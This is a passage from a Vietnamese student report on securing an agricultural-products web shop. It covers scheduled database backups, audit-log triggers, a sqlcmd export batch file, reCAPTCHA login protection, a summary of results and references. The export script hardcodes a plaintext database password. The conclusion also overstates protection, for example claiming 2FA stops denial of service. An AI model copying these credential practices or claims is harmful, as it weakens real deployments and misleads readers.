
- Sẽ có một hộp thoại hiển thị lên



Ta nhập tên muốn đặt cho tác vụ vào phần name




- Tiếp đó ta chọn tuần suất thực hiện cho tác vụ




Ta sao lưu dữ liệu mỗi tuần, nhấp chọn vào mục Weekly


- Thời gian sao lưu cụ thể là vào 1 giờ sáng mỗi thứ 7



- Chọn mục start a program




Sau đó ta chỉ định chương trình/tập lệnh thực thi khi tác vụ kích hoạt




Sau khi tạo thành công tác vụ sẽ hiển thị ở giao diện chính

Name	Status	Triggers
AcerCMUpda...	Ready	Multiple triggers defined
Activation-R...	Ready	At 12:00 PM every Sunday of every week, starting 1/1/1999
App Explorer	Running	At log on of any user
CocCocUpda...	Ready	At 9:42 PM every day
CocCocUpda...	Ready	At 9:47 PM every day
CocCocUpda...	Ready	At 9:42 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
CocCocUpda...	Ready	At 9:47 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
Database_W...	Ready	At 1:00 AM every Saturday of every week, starting 12/25/2024
Export Database_Weekly_Backup	Ready	At 1:00 AM every day
MicrosoftEdge...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 7:02 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.

- Chạy thử thì ta thu được file .bak ở thư mục được cấu hình trước đó trong Stored Procedure



- Ghi lại log về các thay đổi trong cơ sở dữ liệu là một phương pháp quan trọng để theo dõi và lưu trữ các hành động thay đổi dữ liệu, giúp phát hiện và khôi phục các lỗi và hỗ trợ bảo mật, giúp phát hiện các hành vi đáng ngờ.



- Đảm bảo khả năng khôi phục dữ liệu trong trường hợp xảy ra sự cố, hỗ trợ phát hiện và phân tích lỗi, cũng như cung cấp bằng chứng trong việc xử lý sự cố bảo mật. Ta sử dụng các trigger trong cơ sở dữ liệu để tự động ghi lại thay đổi vào bảng log mỗi khi có thao tác thay đổi (INSERT, UPDATE, DELETE) trên các bảng quan trọng.

#### ❖ Các bước ghi log thao tác với cơ sở dữ liệu

- Tạo một bảng riêng cho việc lưu trữ log

```

45 CREATE TABLE dbo.AllTables_Log (
46   LogID INT IDENTITY(1,1) PRIMARY KEY,
47   TableName NVARCHAR(100), -- Tên bảng mà thay đổi đã xảy ra
48   ActionType NVARCHAR(10), -- Loại hành động: INSERT, UPDATE, DELETE
49   RecordID INT,           -- ID của bản ghi bị thay đổi
50   OldValues NVARCHAR(MAX), -- Dữ liệu cũ (dành cho UPDATE và DELETE)
51   NewValues NVARCHAR(MAX), -- Dữ liệu mới (dành cho INSERT và UPDATE)
52   ChangedBy NVARCHAR(100), -- Người thực hiện thay đổi
53   ChangeDate DATETIME DEFAULT GETDATE() -- Thời gian thay đổi
54 );
  
```

- Tạo một tài khoản riêng để thực hiện lưu trữ log

```

124  -- Tạo login cho tài khoản xuất file log
125  CREATE LOGIN log_exporter WITH PASSWORD = 'StrongPassword123!';
126
127  -- Tạo user trong database
128  USE [DB_WEBNONGSAN];
129  CREATE USER log_exporter FOR LOGIN log_exporter;
130
131  -- Cấp quyền đọc cho bảng log
132  GRANT SELECT ON dbo.AllTables_Log TO log_exporter;

```

- Tạo trigger để thực hiện ghi log đối với những bảng cần thiết

```

56  CREATE TRIGGER trg_Feedback_Log
57  ON dbo.Feedback
58  FOR INSERT, UPDATE, DELETE
59  AS
60  BEGIN
61      -- Log cho INSERT
62      IF EXISTS (SELECT * FROM inserted)
63      BEGIN
64          INSERT INTO dbo.AllTables_Log (TableName, ActionType, RecordID, NewValues, ChangedBy)
65          SELECT 'Feedback',
66                  'INSERT',
67                  i.feedbackId,
68                  (SELECT * FROM inserted i FOR JSON PATH),
69                  SYSTEM_USER
70          FROM inserted i
71      END

```

- Tạo một file ExportLogData.bat có nội dung như sau rồi lưu vào thư mục backup E:\backup\backup.bat

```


File Edit View

@echo off
sqlcmd -S .\SQLEXPRESS -d DB_WEBNONGSAN -U log_exporter -P "StrongPassword123!" -Q "SELECT * FROM
dbo.AllTables_Log" -o "E:\Backup\log\AllTables_Log.csv" -s "," -W

```

câu lệnh có ý nghĩa là đăng nhập vào cơ sở dữ liệu DB\_WEBNONGSAN bằng tài khoản log\_exporter với password là StrongPassword123! Sau đó lấy tất cả các hàng dữ liệu trong bảng AllTables\_Log rồi lưu vào file AllTables\_Log.csv

- Ta sử dụng công cụ Task Scheduler của Window để thực hiện câu lệnh sql một cách tự động.



tại giao diện chính nhấp chọn vào mục Create Basic Task trong mục Actions

- Đặt tên cho tác vụ cần tạo

The screenshot shows the 'Create Basic Task' wizard. The 'Name' field is filled with 'ExportLogData'. Below it, the 'Description:' field is empty. A tooltip above the fields says: 'Use this wizard to quickly schedule a common task. For more advanced options or settings such as multiple task actions or triggers, use the Create Task command in the Actions pane.'

- Thiết lập tác vụ chạy mỗi ngày
- Tác vụ sẽ chạy vào 1 giờ sáng mỗi ngày

The screenshot shows the 'When do you want the task to start?' step. It includes a 'Daily' trigger icon, a 'Start' date of '12/25/2024' at '1:00:00 AM', and a 'Recur every: 1 days' setting. There is also a checkbox for 'Synchronize across time zones' which is unchecked.

- Cụ thể là tác vụ sẽ chạy một chương trình

The screenshot shows the 'What action do you want the task to perform?' step. It lists three options: 'Start a program' (selected with a checked radio button), 'Send an e-mail (deprecated)' (unchecked), and 'Display a message (deprecated)' (unchecked).

- Chọn file ExportLogData.bat mà ta đã lưu trước đó



- Tạo log thành công
- Chạy thử, ta thấy đã tạo log thành công

Name	Date modified	Type	Size
AllTables_Log.csv	12/25/2024 2:55 PM	XLS Worksheet	2 KB
ExportLogData.bat	12/25/2024 2:53 PM	Windows Batch File	1 KB

## Demo khắc phục tấn công từ chối dịch vụ

Website này có cài đặt 1 dịch vụ có tên là RECAPCHAR

Email:\*

Password:\*

I'm not a robot
 
reCAPTCHA  
Privacy - Terms

LOGIN
Quên mật khẩu


**Chưa có Account:))**

Các bước


- Xác thực email dk
- Nhập OTP gửi đến gmail dk
- Nhập thông tin cho tài khoản
- Tạo mk và xác nhận

ĐĂNG KÝ NGAY


Đây là 1 dịch vụ được Google phát triển nhằm ngăn chặn và phát hiện các hành vi bất thường, hoặc các thao tác không phải từ người dùng. Hay nói cách khác là bot, script, công cụ tấn công có khả năng tự động thao tác trên trang web,...



Nếu phát hiện các hành vi bất thường trên web ví dụ như thao tác nhiều lần trên chức năng đăng nhập này đây, google sẽ gửi 1 challenge để xác minh user đang thao tác kia có thực sự là con người hay ko?



Ngoài ra để thêm an toàn ta còn cài đặt thêm 1 capcha riêng để nhận diện các chữ số đã được làm nhiễu sau bước xác thực reCapchar của Google.



Chức năng này cũng được cài đặt ở 2 trang quên mật khẩu và đăng ký

Các biện pháp trên không những bảo vệ trang web khỏi việc bị tấn công Brute Force mà còn giúp website tránh được 1 số dạng tấn công từ chối dịch vụ Denial of Service.

## Chương III TỔNG KẾT

### 1 Kết quả đạt được

#### 1.1 Bảo mật ứng dụng web

Trong quá trình xây dựng phần mềm quản lý bán thực phẩm nông sản, bảo mật ứng dụng web đã được triển khai với các biện pháp bảo vệ mạnh mẽ nhằm đảm bảo tính toàn vẹn và bảo mật cho người dùng và hệ thống. Các biện pháp chính bao gồm:

- Xác thực và phân quyền** người dùng: Hệ thống đã triển khai cơ chế xác thực mạnh mẽ thông qua mã hóa mật khẩu với Bcrypt và xác thực đa yếu tố (2FA) để bảo vệ tài khoản người dùng khỏi các tấn công từ chối dịch vụ hoặc đánh cắp tài khoản.

- **Bảo vệ khỏi các lỗ hổng bảo mật phổ biến:** Các biện pháp bảo vệ đã được áp dụng để ngăn chặn các tấn công như Cross-Site Scripting (XSS), SQL Injection và Cross-Site Request Forgery (CSRF), thông qua việc sử dụng các bộ lọc, kiểm tra input đầu vào và biện pháp thoát ký tự đặc biệt trong đầu vào của người dùng.
- **Mã hóa dữ liệu:** Các thông tin nhạy cảm của người dùng và các dữ liệu giao dịch được mã hóa và bảo vệ, đảm bảo rằng ngay cả khi hệ thống bị tấn công, dữ liệu vẫn được bảo vệ khỏi truy cập trái phép.

## **1.2 Bảo mật cơ sở dữ liệu**

Về bảo mật cơ sở dữ liệu, hệ thống phần mềm đã được triển khai với các biện pháp bảo vệ cơ sở dữ liệu nhằm ngăn chặn các mối đe dọa và đảm bảo tính toàn vẹn của dữ liệu:

- **Mã hóa dữ liệu:** Các dữ liệu quan trọng như thông tin khách hàng và giao dịch được mã hóa để bảo vệ trước các truy cập trái phép.
- **Quản lý quyền truy cập:** Hệ thống phân quyền rõ ràng, đảm bảo rằng chỉ các người dùng có quyền hợp lệ mới có thể truy cập vào các chức năng quản lý và chỉnh sửa dữ liệu.
- **Sử dụng các cơ chế bảo mật ,xác thực:** Các biện pháp này giúp bảo vệ cơ sở dữ liệu khỏi các cuộc tấn công như SQL Injection hoặc việc truy cập trái phép từ các nguồn không xác định.

## **2 Đánh giá ưu , khuyết điểm**

### **Ưu điểm:**

- Bảo mật cao: Các biện pháp bảo mật đã được tích hợp hiệu quả, giúp hệ thống chống lại các tấn công phổ biến như XSS, SQL Injection, CSRF và đảm bảo an toàn cho thông tin người dùng.
- Quản lý người dùng và phân quyền linh hoạt: Hệ thống phân quyền người dùng rõ ràng và chặt chẽ, giúp kiểm soát tốt việc truy cập dữ liệu và chức năng của hệ thống.
- Mã hóa dữ liệu người dùng: mã hóa mật khẩu người dùng bằng Bcrypt , đảm bảo dữ liệu an toàn , bảo mật.

### **Khuyết điểm:**

- Khả năng mở rộng và hiệu suất: Việc mã hóa và bảo vệ dữ liệu có thể ảnh hưởng đến hiệu suất của hệ thống, đặc biệt khi dữ liệu cần xử lý lớn hoặc có nhiều người dùng đồng thời.

## **3 Hướng phát triển tương lai**

**Tăng cường khả năng mở rộng:** Cải thiện khả năng mở rộng của hệ thống để có thể đáp ứng nhu cầu ngày càng tăng của người dùng và các doanh nghiệp nông sản. Điều này có thể bao gồm việc sử dụng các giải pháp đám mây để lưu trữ dữ liệu và cải thiện hiệu suất.

**Cải thiện bảo mật với các công nghệ mới:** Triển khai các công nghệ bảo mật tiên tiến hơn như xác thực sinh trắc học (vân tay, nhận diện khuôn mặt) hoặc mã hóa toàn diện dữ liệu (end-to-end encryption) để bảo vệ tốt hơn nữa các thông tin nhạy cảm.

**Tự động hóa bảo mật:** Phát triển các công cụ tự động kiểm tra và phát hiện lỗ hổng bảo mật trong hệ thống để có thể nhanh chóng cập nhật và vá lỗi bảo mật khi có nguy cơ.

## TÀI LIỆU THAM KHẢO

- [1] "Lỗ hổng XSS – Tấn công lấy cắp phiên đăng nhập của người dùng," Công ty TNHH Phần mềm OneDay, 2024. [Online]. Available: <https://oneday.vn/lo-hong-xss-tan-cong-lay-cap-phien-dang-nhap-cua-nguo-dung/>. [Accessed 24 December 2024].
- [2] "Các phương pháp tấn công Website bằng mã độc và cách ngăn chặn," Công Ty TNHH P.A Việt Nam, 22 September 2024. [Online]. Available: <https://kb.pavietnam.vn/cac-phuong-phap-tan-cong-website-bang-ma-doc-va-cach-ngan-chan.html>. [Accessed 24 December 2024].
- [3] Jasleen Kaur, Urvashi Garg, "A Detailed Survey on Recent XSS Web-Attacks Machine Learning Detection Techniques," October 2021. [Online]. Available: [https://www.researchgate.net/figure/Sample-DOM-XSS-attack-scenario\\_fig3\\_356078785](https://www.researchgate.net/figure/Sample-DOM-XSS-attack-scenario_fig3_356078785). [Accessed 24 December 2024].
- [4] T. H. Nam, "SQL INJECTION LÀ GÌ CÁCH BẢO MẬT WEBSITE AN TOÀN TRƯỚC LỖ HỔNG NÀY," LPTech, 26 May 2022. [Online]. Available: <https://lptech.asia/kien-thuc/sql-injection-la-gi-cach-bao-mat-website-an-toan-truoc-lo-hong-nay>. [Accessed 24 December 2024].
